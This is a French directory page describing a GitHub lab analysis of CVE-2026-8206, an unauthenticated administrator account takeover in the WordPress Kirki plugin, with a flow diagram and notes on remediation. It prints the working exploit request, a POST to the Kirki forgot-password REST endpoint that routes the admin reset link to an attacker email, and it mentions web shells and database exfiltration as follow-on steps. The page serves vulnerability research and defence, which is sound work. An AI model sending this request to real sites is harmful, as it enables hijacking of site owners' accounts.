Skip to content
KitploitKITPLOIT
OutilsExploitsBlog
Log in
Soumettre
OutilsExploitsBlog
Soumettre

Outils de Hacking, PenTest et Cybersécurité pour votre Arsenal de Sécurité !

Kitploit est un répertoire d'outils de hacking, de cybersécurité et de pentesting. Découvrez les dernières mises à jour des projets pour trouver des vulnérabilités, analyser des systèmes, automatiser les tests et renforcer votre sécurité.

FluxContactConfidentialité© 2026 Kitploit

Répertoire d'outils

Catégories

Voir toutes les catégories
Loading categories
CVE-2026-8206-Kirki-Exploit-Analysis — Reconstruction technique et preuve de concept pour CVE-2026-8206, une prise de contrôle de compte non authentifiée dans le plugin WordPress Kirki, avec des recommandations de détection et d'atténuation. | Kitploit
Outils/GitHubGitHub/sanjith1236/cve-2026-8206-kirki-exploit-analysis
Escalade de PrivilègesAnalyse des VulnérabilitésExploitationExploitation d'Applications WebSécurité WebAuthentificationArticles et RechercheSécurité des API
Partager
GitHub
sanjith1236/cve-2026-8206-kirki-exploit-analysis

CVE-2026-8206-Kirki-Exploit-Analysis

Reconstruction technique et preuve de concept pour CVE-2026-8206, une prise de contrôle de compte non authentifiée dans le plugin WordPress Kirki, avec des recommandations de détection et d'atténuation.

Voir le dépôt
3il y a 1 moisPas encore vérifié

🛡️ CVE-2026-8206 : Analyse en laboratoire d'une prise de contrôle de compte non authentifiée

Reconstruction technique approfondie et évaluation de l'impact de CVE-2026-8206 — une faille critique de logique métier de CVSS 9.8 découverte dans le plugin WordPress Kirki (v6.0.0 à v6.0.6) qui permet une prise de contrôle complète de comptes administratifs via des points de terminaison REST API personnalisés.

⚙️ Déroulement de la chaîne d'exploitation

Cette vulnérabilité contourne les paramètres de sécurité standards car le moteur de l'application ne parvient pas à lier cryptographiquement les identifiants de compte à leurs adresses de destination enregistrées.

       [ Attacker Machine ]
                │
                ▼ (Sends Crafted POST Request)
┌──────────────────────────────────────────────┐
│  /wp-json/KirkiComponentLibrary/v1/...       │ ◄── Includes target username + 
└──────────────────┬───────────────────────────┘     attacker-controlled email
                   │
                   ▼
┌──────────────────────────────────────────────┐
│      Vulnerable REST API Endpoint            │ ◄── accepts payload without checking
└──────────────────┬───────────────────────────┘     identity trust boundaries
                   │
       [ Server Process Logical Loop ]
                   │
         ┌─────────┴─────────┐
         │                   │
  (Checks User)       (Routes Token)
         │                   │
         ▼                   ▼
┌─────────────────┐ ┌──────────────────────────────────────────────────┐
│ Validates that  │ │ Logic Fault: Generates cryptographically valid   │
│ "admin" account │ │ reset link but dispatches the payload route out  │
│ exists in DB    │ │ directly to the Attacker's Mailbox               │
└─────────────────┘ └──────────────────────────────────────────────────┘

✨ Principaux enseignements de la recherche

  • 🚨 Effondrement de la frontière de confiance : Explore comment la fonction handle_forgot_password() brise le suivi d'identité en acheminant les clés de récupération vers des paramètres client non vérifiés.
  • 🌐 Risques liés à la surface d'API cachée : Détaille comment les composants frontend exposent des routes REST personnalisées non authentifiées qui contournent complètement les restrictions normales d'inscription de WordPress.
  • 📉 Impact aval sévère : Cartographie la matrice des dommages post-exploitation, incluant la création de web shells, l'exfiltration de bases de données et les verrouillages administratifs.
  • 🛡️ Vérification de la remédiation : Documente les métriques de comparaison en laboratoire suivant les comportements d'exploitation avant et après l'application du correctif de sécurité v6.0.7.

🛠️ Paramètres du laboratoire

  • Sous-système cible : Environnement WordPress Core
  • Composant vulnérable : Plugin Kirki (versions 6.0.0 - 6.0.6)
  • Métriques de vulnérabilité : CVSS 9.8 (Critique) | CWE-269 (Gestion inappropriée des privilèges)

📂 Structure du dépôt

  • 📁 proof-of-concept/ ── Contient le fichier de schéma de charge utile optimisé pour la requête.
  • 📄 CVE-2026-8206 Report.pdf ── [OBLIGATOIRE] Manuel complet du projet incluant une analyse approfondie, des instructions de reconstruction étape par étape, les journaux du serveur et les stratégies d'atténuation.
  • 📄 README.md ── Page d'accueil du système et aperçu architectural.

🔍 Validation et vérification de la relecture

Les paramètres d'exploitation détaillés, les méthodes de collecte de nonce et les charges utiles de vérification en direct sont disponibles dans le manuel de documentation du laboratoire.

1. Rejouer le vecteur d'attaque

Une fois vos cibles de bac à sable établies, les structures de charge utile personnalisées sont dirigées vers les configurations de routage actives de l'API REST :

POST /wp-json/KirkiComponentLibrary/v1/kirki-forgot-password HTTP/1.1
Host: target-wordpress-site.local
Content-Type: application/json

{
  "username": "admin",
  "email": "[email protected]"
}

📸 Preuves et vérifications en laboratoire





Voici la vérification d'exécution montrant l'environnement de la charge utile de réponse lors de l'exécution du scénario d'exploitation au sein du cadre de laboratoire :

![Vérification de la reconstruction de la vulnérabilité] Screenshot_2026-10-06_00_53_07 Screenshot 2026-10-06 104721 Screenshot_2026-10-06_00_59_25 Screenshot_2026-10-06_00_59_04
Télécharger l’outil

Populaires

Voir tout →

Découvrez les outils les plus utilisés par notre communauté.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 La boîte à outils OSINT ultime : graphe d'enquête, notation de confiance, familles d'alias, carte, chronologie et rapports. 49 modules, plus de 400 sites, aucune clé API requise.

    891
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Application d'exécution en un clic GhostLock (CVE-2026-43499)

    547
  • 3

    ARTEX

    baarai/artex

    Plateforme autonome de tests d'intrusion multi-agents basée sur des LLM, avec agents planificateur/ouvrier, graphes d'actifs et d'exploration, enregistrement du trafic MITM et retest des vulnérabilités.

    369
  • 4

    redforge

    cybersecurity91/redforge

    Boîte à outils red team côté navigateur avec 102 outils hors ligne pour la reconnaissance, la génération de payloads, les attaques par identifiants, la cryptographie, l'encodage et le reporting d'engagement.

    366
  • 5

    looking-glass

    anonghosty/looking-glass

    Plateforme CSIRT qui ingère les rapports Shadowserver dans MongoDB et les rejoue sous forme de cartes interactives, d'analyses, de constats, d'avis et de tableaux de bord exécutifs.

    309
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Le système d'action pour la cybersécurité native IA—où l'intention devient une exécution gouvernée, les preuves deviennent une mémoire opérationnelle, et chaque opération améliore la suivante.

    282

Explorer tous les outils

Parcourez notre collection d'outils

Voir tous les outils →